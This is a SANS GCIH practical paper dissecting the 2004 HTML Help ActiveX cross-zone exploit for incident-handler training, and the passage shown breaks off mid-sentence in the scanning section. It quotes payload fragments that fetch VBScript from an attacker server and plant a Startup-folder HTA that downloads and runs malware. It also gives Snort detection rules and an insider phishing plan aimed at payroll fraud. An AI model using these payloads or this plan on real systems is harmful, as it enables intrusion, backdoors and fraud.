GIAC CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

GIAC Certified Incident Handler (GCIH)
Practical Assignment
Version 4 (revised August 31, 2004)

Option One – Exploit in a Lab

Microsoft Html Help Activex Control Related Topics Command Exploit

Julia Hopkins
21 March 2005

ABSTRACT

In this practical I choose a public exploit and describe how it has been designed to take advantage of a particular vulnerability. I demonstrate the use of the exploit in an attack and then I demonstrate how an incident handler would respond to that attack. Therefore you will get to see both sides of the coin.

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

CONTENTS

© SANS Institute 2000 - 2005 Author retains full rights.

Statement of Purpose

The intent of my chosen attack is, as an insider working in the IT department, to gain access to another computer on my employer's network with the privileges of the logged in user. The other computer is that of the organisation's accountant and I hope to be able to access the payroll database in order to increase my salary.

I plan to execute my attack via an e-mail which will include a link to a malicious webpage which will be hosted on a web server on the Internet. When the victim opens the web page, my chosen exploit will be activated and will provide me with long-term access via a backdoor to the machine.

Exploit

Name

For this practical I will be examining an exploit that is based on code from three separate but similar publications.

The exploit is based mainly on a Proof of Concept (PoC) called "Microsoft Internet Explorer XP SP2 Fully Automated Remote Compromise" which was created by Paul of Greyhats Security and Michael Evanchik and published on Bugtraq on 21st December 2004.

This PoC takes advantage of two closely related vulnerabilities:-

1. "Help ActiveX Control Related Topics Cross Zone Scripting Vulnerability"
2. "Help ActiveX Control Related Topics Zone Security Bypass Vulnerability"

However, all the security advisory boards are treating this as one issue.

I have replaced part of the PoC with code that Michael Evanchik published on Bugtraq on 27th December 2004. The new code bypasses the need to make an ADODB connection to a remote server and also removes the need for the remote server used by the exploit to be running a File server.

Thirdly, I borrowed some code from a PoC called CMDExe (or Remote code execution with parameters) which was published by ShredderSub7 on 28th December 2004. This PoC is for the most part based on the first two publications and exploits the same vulnerability. I used code from this variant to close windows that the first PoC didn't close.

© SANS Institute 2000 - 2005, Author retains full rights.

The vulnerability has been called many different names by the IT Security community and there has been confusion and contradiction in news articles surrounding the vulnerability and its various PoCs and exploits. Here I will refer to the vulnerability as the “HTML Help ActiveX Control Related Topics Command” vulnerability.

The CVE candidate number that has been assigned to this security problem is CAN-2004-1043. It was released on 17th November 2004 after a previous variant of the “Microsoft Internet Explorer XP SP2 Fully Automated Remote Compromise” PoC was released, exploiting the “HTML Help ActiveX Control Related Topics Command” vulnerability.

Security Focus’ Bugtraq have assigned Bugtraq ID 11467 to this problem. The advisory covers all variations of the vulnerability and various PoCs since October 20th 2004.

Secunia’s advisory for this vulnerability addresses two older variants of the vulnerability as well. All three vulnerabilities are encapsulated in ID SA12889. The advisory says that either the first two vulnerabilities together or the third vulnerability alone, in conjunction with the ActiveX Data Object (ADO) model’s ability to write arbitrary files, can be exploited to compromise a user’s system. It is the third vulnerability that I will be concentrating on and it was added to the advisory on 21st December. Secunia calls it a “Security zone restriction error in the handling of the “Related Topics” command in an embedded HTML Help Control”.

Microsoft has issued Security Bulletin MS05-001 – Vulnerability in HTML Control could allow Code Execution (Q890175). It was released on 11th January 2005, more than two months after the original vulnerability was discovered and over two weeks after a working PoC was released for the “Related Topics” vulnerability. It contains a patch for the “Related Topics” vulnerability as well as for the original vulnerability which is slightly different.

US-Cert have published Vulnerability Note VU#972415 for this issue. They call it “Microsoft Windows HTML Help ActiveX control does not adequately validate window source”. This advisory wasn’t released until 12th Jan 2005, a day after Microsoft’s bulletin.

A full description of all the exploit and PoC variants to date can be found in Appendix A. Below is a list of the variants and the creator of each. They are listed in the order that they were publicised:-

Variant of Exploit	**Creator**
Noceegar	http-equiv
Microsoft Internet Explorer ms-its scheme/CHM remote code execution	Michael Evanchik
HTML Help Control ActiveX Cross Domain/Zone Scripting	Roozbeh Afrasiabi

© SANS Institute 2000 - 2005 Author retains full rights.

Microsoft Internet Explorer XP SP2 Fully Automated Remote Compromise	Paul of Greyhats Security
Trojan.Phel.A	unknown
CmdExe, Remote code execution with parameters	ShredderSub7
Injecthh_op_2, Dir.zip	Liu Die Yu

Operating System

Affected software:
Microsoft Windows 2000 SP3 and SP4
Microsoft Windows XP SP1 and SP2
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition Version 2003
Microsoft Windows Server 2003
Microsoft Windows Server 2003 64-bit Edition
Microsoft Windows 98, Microsoft Windows 98 Second Edition (SE), and Microsoft Windows Millenium Edition (ME)

Affected components:
Internet Explorer 6.0 SP1 when installed on Microsoft Windows NT Server 4.0 SP6a or Microsoft Windows NT Server 4.0 Terminal Server Edition SP6

Protocols/Services/Applications

All variants of the exploit that I have listed above take advantage of the fact that Microsoft Internet Explorer supports ActiveX content and also of the way in which Internet Explorer processes ActiveX controls that are embedded into web pages.

See Appendix B for background on ActiveX controls.

The particular ActiveX control that the variants are targeting is called the Microsoft HTML Help ActiveX control (HHCtrl.ocx). This control is a small, modular program used to insert help navigation (such as a table of contents and keyword search) and secondary window functionality (such as pop-up help topics) into an HTML file. It is a component of Microsoft's HTML Help system. This comes packaged with all Windows operating systems since Windows 98, with Internet Explorer 4.0 and later, with Microsoft Office 2000 and later and with several other Microsoft products.

Below is a description of the various components of the HHCtrl.ocx object and how it is embedded into a HTML file:-

The object instance is defined in the web page within the <OBJECT> start tag. The

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

attributes needed to create the instance are:-

ID: Name by which control will be known to the HTML file in which it is embedded. Default is ‘HHCtrl’.
type: MIME type for object. The MIME type for HHCtrl is ‘application/x-oleobject’.
classID: Uniquely identifies this control from other ActiveX controls. The HHCtrl classid is always: ‘clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11’ and is registered as such in the Windows registry.
;codebase: Version number of control. For some reason, I found that this attribute name needed to have a semi-colon in front of it for the control to work.

e.g. <OBJECT id=”hhctrl1” type=” application/x-oleobject” classid=” clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11” ;codebase=”hhctrl.ocx#Version-5,2,3790,1194”>

After defining the instance of the HHCtrl.ocx control in the OBJECT start tag you need to pass parameters to it to tell it which HTML Help feature to invoke.

One of the parameters of the HTML Help control is called ‘Command’. It must be used to tell the Help ActiveX control which function to provide. For example, “Contents” will display a table of contents and “Splash” will display a Splash screen. If the value of the ‘Command’ parameter is “Related Topics” then the HTML Help control will display a list of topics that a user can jump to.

e.g. <PARAM name=”Command” value=”Related Topics, menu”>

The ‘menu’ value tells the control to display the list of related topics in a pop-up menu.

You use the “Button” parameter to specify the appearance of the button on the HTML Help control which the user must click to invoke the chosen Command. In my chosen exploit the ActiveX controls are hidden from view so the appearance of the button isn’t important.

It is also possible to execute the command automatically by invoking the ActiveX control’s HHClick method as follows:-

```
IDofControl.HHClick()
```

The “Item1” parameter of the HTML Help control stores information needed by the chosen command. If the command is “Splash” then the Item1 parameter contains the file path of the image used for the splash screen.

If the command is “Related Topics” then the Item1 parameter stores information about the first related topic. It stores the topic title, the topic’s URL and it can also store an alternative URL for the topic in case the first one is unavailable. Subsequent topics can be specified in parameters “Item2”, “Item3” and so on. The ActiveX control expects the

© SANS Institute 2000 - 2005, Author retains full rights

file at the end of the Related Topics URL be either a HTML(.htm, .html) file or a compiled help file (.chm) but this isn’t enforced.

e.g. <PARAM name=”Item1” value=”topic title;topic1.htm;http://www.myweb.com/topic1.htm”>

The “Window” parameter is used to provide the type and name of the ‘Help Viewer’ window that the ActiveX control opens to display the information specified by the Command parameter. ‘Help Viewer’ is a component of Microsoft’s HTML Help system which as I mentioned above is built into Internet Explorer. For certain commands e.g. “Related Topics”, the Window parameter must be present for the Help control to work. For other commands such as “Splash”, it needn’t be present.

Let’s assume that the command is “Related Topics”. If the URL specified in the Item1 parameter points to a compiled help file (.chm) then the values you enter for window type and name will be ignored because compiled help files provide this information themselves. Nevertheless, the ‘Window’ parameter still has to be present.

If on the other hand the URL specified in the ‘Item1’ parameter points to a simple web page (.htm) then in order for the control to be able to open it in the ‘Help Viewer’ window, its name must begin with “$global_”, otherwise, the window won’t open. If a help window name has “$global_” in front of it, it means that the window can be used to display more than one help file. See Appendix B for possible reasons why.

The bit that comes after “$global_” should be the name that you wish to appear on the title bar of the help window but for some reason I couldn’t get the window name to change from “HTML Help”.


Example of HTML Help ActiveX control embedded in HTML document:

```
<HTML>
<HEAD></HEAD>
<BODY>
<OBJECT
        id=example
        type=”application/x-oleobject”
        classid=”clsid:abd880a6-d8ff-11cf-9377-00aa003b7a11”
        ;codebase=”Hhctrl.ocx#Version=5,02,3790,1194”
        width=100
        height=100
>
<PARAM name=”Command” value=”Related Topics, MENU”>
<PARAM name=”Button” value=”Text:Click here to see related topics”>
<PARAM name=”Item1” value=” Topic
1;topic1.htm;http://www.myweb.com/topic1.htm”>
<PARAM name=”Item2” value=”Topic 2;
```


© SANS Institute 2000 - 2005, Author retains full rights.

```
topic2.htm;http://www.myweb.com/topic2.htm”>
</OBJECT>
</BODY>
</HTML>
```

It looks like this in Internet Explorer when I click on the button:



Then when I click on ‘Topic1’ or ‘Topic2‘, a HTML Help window (as seen below) opens containing the contents of the HTML help file specified in the corresponding Item parameter:



If I had only specified one topic and not made use of the Item2 parameter, then clicking on the button would have opened the HTML Help window straight away without showing me the pop-up menu.

If I wanted to automate the button-click using the HHClick method mention above I would need to enter the following HTML after the closing </OBJECT> tag (note that “example” is the ID of the object):

```
<script>
example.HHClick()
</script>
```

So if the control was embedded in a web page and this script was embedded with it, then the control’s command would be executed as soon as a user browsed to the page. This feature is used by the exploit to execute the embedded ActiveX controls without requiring any input from the user.

So what, apart from the HHClick function are the weaknesses of this ActiveX control that have singled it out for exploitation?

Well, first of all the Help Viewer window used by the control uses the same rendering engine as Internet Explorer to display web content. It can therefore display anything that Internet Explorer can display. To be able to make the most of this, the Item1 (and Item2 and Item3 etc.) parameter of the HTML Help ActiveX control when used in conjunction with the Related Topics command is not very strict about what it can contain in its ‘value’ field. The control attempts to process whatever file type or code it

© SANS Institute 2000 - 2005, Author retains full rights.

finds in this field as long as it is one of those supported by Internet Explorer e.g. the ActiveX control has been designed to be able to all the web content that Internet explorer can e.g. HTML, ActiveX, Java, scripting languages and HTML image formats.

This is not a vulnerability in itself but rather an openness that the exploit takes advantage of.

Security settings for Internet Explorer make use of zones. The three most commonly used zones are Internet, Trusted and Restricted with a fourth, the Intranet zone used for networks. Another important zone, the Local Machine zone, is not normally visible.

When a user opens a web page in Internet Explorer, Internet Explorer places restrictions on what the page can do based its source zone. For example, if a user uses Internet Explorer to open a web page that is classified as being in the Internet Zone, Internet Explorer will prevent that page from doing certain things (like accessing files) on the user's local system i.e. the Local Machine zone.

There is a vulnerability in the HHCtrl.ocx component in that it doesn't follow Internet Explorer's zone security model described above whereby HTML pages on the Internet zone cannot access files in the Local machine zone.

The following example shows how a file in the Local Machine zone (a PCHealth help file which comes packaged with Windows XP) can be opened from the Internet zone using the Item1 parameter of the 'Related Topics' command of a HHCtrl.ocx control:

```
<PARAM name="Item1"
value="Tools;file:\\C:\Windows\PCHealth\HelpCtr\system\blurbs\tools.htm">
```

This value is completely acceptable to the control for the reasons explained above.

The problem is that the Help control is not properly determining the zone from which it is being executed. It is therefore bypassing the zone security model which prevents local machine content from being accessed from any other zone.

In addition it bypasses the Lock Machine Zone Lockdown that was implemented in Windows XP SP2 to prevent both

For more information on how this exploit is not prevented by the Local Machine Zone Lockdown see Appendix B.

OK, so now that an attacker has the ability to open a local file on your computer, what does this mean? Well, from an attacker's point of view, once you can reference local contents or directories from the Internet zone then you are able to retrieve the window handle that is necessary to conduct a cross-zone scripting exploit. In this kind of exploit an attacker can get a script that lives in the Internet zone to run locally on a user's machine with all the privileges of the logged in user.

The vulnerability in the HHCtrl.ocx control that would allow for a cross-zone scripting exploit is this: Suppose you have two HTML Help controls and you set the Window parameter name to be the same for both controls i.e. $global_window. Well, if you use the first one to display a Related Topic URL that lives in the Local Machine zone, then whatever Related Topic URL you display with the second control, it will be displayed in the context of the Local Machine zone also.

The reason for this is that Microsoft HTML Help assumes that because the Help Viewer window name hasn't changed, the related topic of the second control originates from the same source as the first control. It then uses Internet Explorer to render it as such.

If you combine the two vulnerabilities just described plus the openness of the Item1 parameter, an attacker has the ability to execute script in the local machine zone with the privileges of the user.

See Appendix B for an elaboration on the above statement.

By being able to execute script in the Local Machine Zone, the attacker has bypassed the Local Machine Zone Lockdown which was introduced in Windows XP SP2. The lockdown is supposed to put tight restrictions on Local Machine zone content running in Internet Explorer, especially ActiveX script, javascript and vbscript protocols. However there is apparently a per-process exception list for the lockdown which includes all the HTML Help components including HHCtrl.ocx.

See Appendix B for more information on the Local Machine Zone Lockdown.

The final vulnerability exploited by this PoC is related to HTA(HTML Application) files. HTA is a Microsoft technology and only works in Internet Explorer (5.0 or later).

An HTA file is an HTML file that can be executed very much like an EXE file. If you link from a standard web page to a HTA file, you get a dialog box asking you what you want to do with the file – run it or save it. If you choose to run it, it runs in its own Internet Explorer-like window.

HTA files run as trusted applications, so they're not subject to the same security limits that HTM Web pages are. Internet Explorer's Local Machine Zone Lockdown wasn't applied to HTA files so a HTA file in the Local Machine Zone can do whatever it likes. The purpose of this "trusted" status is so that HTA applications can run in Internet Explorer without presenting annoying alerts and warnings. However, the functionality that you can include in a HTA file is almost limitless and this type of file has read/write access to the files and registry on the local machine. The exploit takes advantage of the freedom given to HTA files by using a HTA file to fetch malware from the Internet and execute it locally.

The HTA file accomplishes this through the use of several protocols/tools such as

© SANS Institute 2000 - 2005 Author retains full rights.

ADODB.recordset and XMLHTTP – as I said, an HTA file can contain just about anything. The tools are chosen because they ‘do the job’ but they are not part of the vulnerability itself. In fact, these tools are used over and over again in various exploits to accomplish the same thing e.g. fetching files from the Internet and writing files to the hard drive. If HTA files were included in the Internet Explorer Local Machine Zone Lockdown, exploit writers would think up new methods to perform these functions.

I have included a description of these protocols in Appendix B.

Description

The setup of the exploit is very easy. It simply consists of three files being served up by a web server. The web server has to be configured so that its “Document Root” attribute points to the folder on the web server that the three files reside in. At the other end, the victim must be running any of the Windows operating systems listed above and they must have Internet Explorer set up to be their default browser. In addition, the user must not have disabled Active Scripting through Internet Options in Internet Explorer.

The first file to be served up by the web server is the malicious web page that the attacker has to entice his victim to open. The second is a text file containing vbscript code. This file is invoked from the web page and is run in the local machine zone as a result of the HTML Help control related topics vulnerability. The vbscript code in this file creates and saves a HTML Application file (.hta) into the Startup folder on the victim’s machine. Next time any user logs into the machine the HTA file is executed. When it is executed it fetches the third file - the malware - from the web server. After fetching the malware, the HTA file saves it onto the victim’s C drive and executes it.

I will now cover the actions of the exploit in more detail.

We have to assume that the victim has somehow invoked the first file – the malicious web page - and that it is about to be displayed in the victim’s web browser.

The malicious web page has two HTML Help ActiveX controls embedded into it. Each control has “Related Topics” as its ‘Command’ parameter and the ‘Window’ parameter on both controls is set to “$global_”. The ‘Item1’ parameter of the first control is defined as ‘command;**file://C:\WINDOWS\PCHealth\HelpCtr\System\Blurbs\tools.htm**’ and the ‘Item1’ parameter of the second control is defined as 'command;**javascript:execScript("document.write(\"<script language=\\\"vbscript\\\"src=\\\"http://ipaddressofwebserver/writehta.txt\\\"\"+String.fromCharCode(62)+\"</scr\"+\"ipt\"+String.fromCharCode(62))")**’”’. Neither control has ‘Item2’ or ‘Item3’ etc parameters. As well as the two ActiveX controls the malicious web page has a script embedded into it which automatically clicks on the button for the first control followed by the button for the second control.

So when the victim opens the malicious web page in his browser, the buttons of both

© SANS Institute 2000 - 2005 Author retains full rights.

controls are automatically pressed, one after the other.

The first control is triggered first. It opens its only related topic URL, the path to the local PCHealth ‘tools’ file, in a Help Viewer window called ‘$global_’. The ‘tools’ web page comes packaged with all of the affected versions of the Windows operating system so the attacker can be confident that it will exist on the victim’s machine. As described in the previous section, this demonstrates the HTML Help ActiveX control being exploited to bypass Internet Explorer’s local zone security model - local zone content (tools.htm) is opened by a web page running in the Internet zone.

Then the second control is triggered. It too tries to open its related topic in its own ‘$global_’ Help Viewer window. However, the related topic URL of the second control doesn’t point to a web page or a file. Instead it has javascript code injected into it (see the code in bold above). The Help Viewer window doesn’t mind because it supports Javascript so it processes it, hence executing it.

The javascript code is run in the context of the local machine zone due to the cross-zone vulnerability in the HTML Help ActiveX control described above coupled with a bypass of the Local Machine Zone lockdown and the openness of the Item1 parameter of the Related Topics command.

The javascript code writes the following text into a virtual document and executes the document:-

<script language=vbscript src=http://[ipaddressofwebserver]/writehta.txt></script>

So the javascript code executes a VB Script which contains the text of the second file on the web server – the writehta.txt file.

The text file contains Visual Basic code which creates an ADODB.Recordset object (see Appendix B) with a field called “vbs” which can hold string values up to 3000 characters long. It adds a record to the recordset object in its only field, “vbs”. The record is a long string containing another VB script. If executed, this script would

a) create an msxml2.XMLHTTP object (see Appendix B) and use it to send a “GET” request to the web server, for the third file – the malware.
b) It would create a binary ADODB.Stream object (see Appendix B) to catch and save to file (to “C:/”) the response of the “GET” request which would hopefully be the malware file.
c) Then the script would use a WScript.shell object (see Appendix B) to run the malware file from where it resides on the C drive. This would infect the local machine with whatever payload lurks within the malware file.

After setting up the recordset object to contain the record with the embedded script, the Visual Basic code then saves the object as a HTML Application file (.hta) in the startup folder of the victim. It saves it in an XML format (rs.Save "C:\Documents and

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

Settings\All Users\Start Menu\Programs\Startup\Mstask.hta",adPersistXML). The HTA file wouldn't have been able to execute the other available formats e.g. binary. Finally it closes the recordset object.

The HTA file will run every time any user logs on to the infected computer.

Signatures of Attack

The delivery mechanism and payload for this attack can vary significantly depending on what the attacker wants to accomplish and from where. Here I am only going to examine the signature of the exploit itself rather than that of the delivery mechanism or the payload of the exploit. I will deal with the signatures of the delivery mechanism and payload in the final section of this practical.

Signs that the exploit is being used against a system:-

Network perimeter – Two relevant signatures/rules have been created for use with Enterasys Networks' Dragon Intrusion Defense System. If both signatures are triggered by the HIDS it is very likely that this exploit has been detected.

The first is called 'WEB:IE-LOCALZONE-CMDEXE'. This rule is triggered by a response from an HTTP (Web) server which contains the classid of the vulnerable HTML Help ActiveX control. As well as detecting any incoming web pages containing the HTML Help ActiveX control, it has specific rules to detect shreddersub7's variant of the exploit by looking for the string "cmd.exe" which is part of the code Shreddersub7 uses to write the HTA file to the local drive.

The second rule is called WEB:IE-LOCALZONE-DRIVEPATH and it is triggered again on an HTTP response but this one must include vbscript code with a string containing the Windows XP startup folder path plus a HTA file e.g. "C:\Documents and Settings\All Users\Start Menu\Programs\Startup\mstask.hta".

At the system level, McAfee have released virus definitions to detect this exploit and variants of it. McAfee would declare the detected exploit as one of the following:- Exploit-HelpZonePass, JS/Exploit-HelpXSite trojan, JS/Exploit-DragDrop.c trojan and VBS/Psyme.

In addition, McAfee's Entercept software detects the exploit with its "Internet Explorer Enveloping" signatures. The signatures are called "IE Envelope - HTML Application Execution" and "IE Envelope - Compiled Help File Execution".

No Snort signatures seem to be available at present for this exploit but based on the above, two snort signatures for use on the network perimeter may look like this – each rule has to be all on one line:

Alert tcp any any -> $MY_NET any (content: "clsid\:abd880a6-d8ff-11cf-9377-

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

```
00aa003b7a11”; content: “Related Topics”; content: “javascript.execscript”; msg:
“HTML Help ActiveX Control Related Topics command exploit!”;
session:printable;nocase;).
```

```
Alert tcp any any -> $MY_NET any (content: “adodb.recordset”; content: “C:\Documents
and Settings\All Users\Start Menu\Programs\Startup\”; content: “.hta”;msg: “HTML Help
ActiveX Control Related Topics command exploit!”; session:printable;nocase;).
```

These are just rough rules however and could provide several false positive alerts. I wasn’t able to get these rules to trigger alerts because for some reason Snort was not capturing the full contents of the malicious web page that was being requested by the victim machine. Therefore the content strings specified in the rules were not found. The command I used for running snort was :-

```
Snort –dvC –A full –c /etc/snort/rules/local.rules
```


The v option tells snort to display packets in verbose mode, the d option says to display application level details and the C option tells snort only to print ascii, not Hex. The A option with the full parameter tells snort to display the full packet in the alerts and the c option says to use the local.rules rules file which is the file I have put the above rules in. Alerts are logged to /var/log/snort/alert/.

A network-perimeter or host-perimeter IDS signature could also perhaps look for HTTP responses containing two instances of the HTML Help ActiveX control, both of which are using the “Related Topics” command and both of which have the “Window name” parameter set to “$global_” (my variant) or “$global_blank” (other variants). All variants of the exploit will contain this code in the initial HTTP response.

On the host itself when the malicious web page is opened, it looks like a standard “Page Cannot Be Displayed” error message. This alone wouldn’t alert the user to the activity of the exploit. However a second, smaller window opens too. It is the Help Viewer window which is opened by the Related Topics command of the first HTML Help ActiveX control on the malicious web page to display the contents of the ‘PCHealth’ local HTML file. After about two seconds, both windows close. Now unless I can find a way of preventing the HTML Help window from opening in full view of the user (and I can’t) this behaviour can be seen as a ‘signature’ at the system level for this exploit.

Below is a screenshot showing how the malicious web page appears to the user.

© SANS Institute 2000 - 2005, Author retains full rights.


Cannot find server - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http:// compromisedweberver/mysp2rc.htm
HTML Help

Tools

Pick from the list of tools and resources to help you manage and support your Windows operating system.

The page cannot be displayed

The page you are looking for is currently unavailable. The Web site might be experiencing technical difficulties, or you may need to adjust your browser settings.

Please try the following:

- Click the □ Refresh button, or try again later.
- If you typed the page address in the Address bar, make sure that it is spelled correctly.
- To check your connection settings, click the **Tools** menu, and then click **Internet Options**. On the **Connections** tab, click **Settings**. The settings should match those provided by your local area network (LAN) administrator or Internet service provider (ISP).
- If your Network Administrator has enabled it, Microsoft Windows can examine your network and automatically discover network connection settings.
  If you would like Windows to try and discover them, click Detect Network Settings
- Some sites require 128-bit connection security. Click the

The exploit creates two files – a HTA (mstask.hta) file in the ‘all users’ startup folder and the malware file (whatever it happens to be) at the root of the C drive. An HTA file found in the startup folder could become part of a virus definition for the exploit. However, if the virus scan only takes place at machine startup, it could be too late - the damage could already have been done.

Stages of Attack Process

As I mentioned in my statement of purpose, the delivery mechanism for my attack will be by e-mail. I will send the e-mail from outside the organisation, perhaps from an internet café, to make it harder to trace back to me. I will send the e-mail from a web-based e-mail account but I will craft the subject and body of the e-mail so that it is related to one of our partner companies. This should trick the user into a false sense of security and hopefully they will click on the hyperlink in the body of the e-mail without thinking too much about it. Clicking on the link will launch my malicious web page which is hosted on a previously compromised web server on the Internet.

When the web page opens, the exploit within will do its stuff. If it works it will download and run a text file containing vbscript from the same web server that is hosting my malicious web page. The text file will create a HTA file in the startup folder on the local machine. Each time the victim logs on, the HTA file will execute and download the

© SANS Institute 200

malware, a trojanized backdoor, from the web server, save it to the C drive and execute it so that it is listening on a TCP port. I will then be able to connect to the backdoor from a client program which I will run on my computer at work. Then, hopefully, I will be able to access the payroll database and make some small changes.

Reconnaissance

This stage will be quite simple as my victim is in the same organisation and the same building as me. I'm on the first floor and the financial department is on the third floor. I can find out the e-mail addresses of everyone in the financial department just by looking them up in the department's distribution list in Outlook Express. In fact, if I know the name of a staff member, I also know their e-mail address as all our e-mail addresses are of the format Firstname.Lastname@myorg.co.uk.

We also have a company Intranet which has a home page for each department. In there you can find names, room numbers, internal extension numbers and job descriptions for each member of the department. I am able therefore to browse through and pinpoint the member of staff whose job description corresponds to staff salary issues - the Accountant. Her name is Jane Smith and she's on the third floor in room 306. So I have the name, physical location and e-mail address (Jane.Smith@myorg.co.uk) of my victim already.

I mentioned above that I am going to craft my e-mail so that it is related to Jane Smith's job and it relates somehow to a partner organisation. I can obtain some useful details simply by browsing through the partner organisation's website looking for names or products, especially those linked to the financial department.

As I am on the same organisation network as my victim, I can perform some reconnaissance from my own work computer. I start by running ipconfig –all from a command prompt on my work computer which is running MS Windows XP to find out the current IP address of my own work computer. My IP address starts with w.x. This indicates that my organisation is using Network Address Translation(NAT) to assign IP addresses to its internal hosts. See Appendix C for an explanation of NAT.

Given the size of my organisation – approx 200 staff - and its layout over four floors of a building with about 50 staff members on each floor, I would imagine that the network is set up to be either one Class B (65000 addresses) network or about 4 class C (256 addresses) networks, probably the latter. My ip address is w.x.1.z. If the network consists of several class C networks then my subnet range will be w.x.1.0-255. If there is one subnet per floor of the building and the third digit of the ip address represents the floor that the subnet is on then the other subnet ranges will be w.x.0.0-255, w.x.2.0-255, and w.x.3.0-255. The financial department is on the third floor so perhaps the accountant's IP address is within the range w.x.3.0-255.

Of course, this is only guesswork – networks are rarely set up to be so straightforward. However, these assumptions will give me somewhere to start in the scanning phase of my attack.

I know for certain that all staff members have Internet access to browse the WWW and to send and receive e-mails. I am also aware that the virus definitions on our work computers are updated weekly and that Automatic Updates is turned on and configured to download and install the latest Microsoft patches automatically. For this reason I have decided to use a zero-day exploit. By the time Microsoft brings out a patch and it is installed on our machines it will be too late – I will have already gained access and covered my tracks.

Scanning

Usually in the scanning phase an attacker would examine the open ports on a computer to discover an avenue for attack. However I have already chosen my exploit and it is not reliant on a particular port being open on the target – I already know that all users have access to the Internet and e-mail. Despite the fact that I have already chosen my exploit, examining the ports can provide other useful information such as whether or not the victim has a personal firewall in place or whether the victim is running any special software which might give clues as to which job they perform. Or, is the victim already infected with a known backdoor that I could connect to without having to use my exploit?


I know that personal firewalls are not used in the organisation so in my scanning phase I will be concentrating on confirming the location the financial department's computers on the organisation's network and establishing whether they are running one of the vulnerable operating systems.

I can achieve these things with one tool – Nmap, written by Fyodor, available from http://www.insecure.org/nmap.

There are CD drives on all the work computers. This means that I can boot up and run Nmap from my Whoppix CD. This is a security-oriented bootable Linux CD containing a huge repository of exploits and many useful penetration testing tools. It can be downloaded from http://www.Whoppix.net.

If your computer is set up to always boot from the Hard Disk or the Network first and your BIOS Setup is password-protected with a password you don't know, see Appendix C for instructions on how to manually reset the BIOS.

The Nmap scan that I will use is:



```
[root@linux root]# nmap -v -sS -O 192.168.2.0-255
```

I have chosen the half-open Syn scan (-sS) because of its stealthy nature – I don't' want to alert the System Administrator to my activities. It is called half-open because it doesn't complete the TCP three-way handshake used in Connect scans. It just sends the initial Syn to synchronise, listens for the reply which will be a Syn-Ack or a Reset

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

